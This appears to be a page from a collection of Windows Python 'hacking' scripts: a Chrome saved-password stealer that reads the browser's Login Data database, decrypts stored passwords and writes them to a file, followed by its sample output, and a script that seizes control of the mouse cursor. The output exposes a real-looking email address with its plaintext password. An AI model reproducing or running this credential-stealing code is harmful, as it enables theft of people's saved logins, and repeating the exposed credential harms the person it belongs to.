
Features:

1. Grabs Google Chrome saved passwords
2. Custom Icon

#Source code:-

```
import os
import sqlite3
import win32crypt

data_path = os.path.expanduser('~')+"\\AppData\\Local\\Google\\Chrome\\User
Data\\Default"
login_db = os.path.join(data_path, 'Login Data')
c = sqlite3.connect(login_db)
cursor = c.cursor()
select_statement = "SELECT origin_url, username_value, password_value FROM
logins"
cursor.execute(select_statement)
login_data = cursor.fetchall()
credential = { }
for url, user_name, pwd, in login_data:
    pwd = win32crypt.CryptUnprotectData(pwd, None, None, None, 0) #This
returns a tuple description and the password
    credential[url] = (user_name, pwd[1])
with open('pwd.txt', 'w') as f:
    for url, credentials in credential.items():
        if credentials[1]:
            f.write("\n"+url+"\n"+credentials[0].encode('utf-8')+ " |
"+credentials[1]+" \n")
        else:
            f.write("\n"+url+"\n"+"USERNAME NOT FOUND | PASSWORD
NOT FOUND \n")
print "[.] Successfully written to pwd.txt!"
```

```
pwd.txt - Notepad
File Edit Format View Help
USERNAME NOT FOUND | PASSWORD NOT FOUND

https://rupay.enstage-sas.com/ACSWeb/EnrollWeb/NPCI/server/NPCIHandler
USERNAME NOT FOUND | PASSWORD NOT FOUND

http://gujacpc.nic.in/RegSys/Candidate/Default.aspx
USERNAME NOT FOUND | PASSWORD NOT FOUND

https://github.com/
USERNAME NOT FOUND | PASSWORD NOT FOUND

https://www.kaggle.com/
sachinparmar9601@gmail.com | 960123

https://www.taxsmile.com/returnfiling/taxsmile/pages/user/usermanagement/login.aspx
USERNAME NOT FOUND | PASSWORD NOT FOUND

https://www.dating.com/
USERNAME NOT FOUND | PASSWORD NOT FOUND

https://rupay-bob.enstage-sas.com/rupay-web-v1/EnrollWeb/NPCI/server/AcquirerHandler
```

2. Mouse Out Of Control

#Source code:-

```
import win32api
import time
import math

for i in range(10000):
    x = int(500+math.sin(math.pi*i/100)*500)
    y = int(500+math.cos(i)*100)
    win32api.SetCursorPos((x,y))
    time.sleep(.01)
```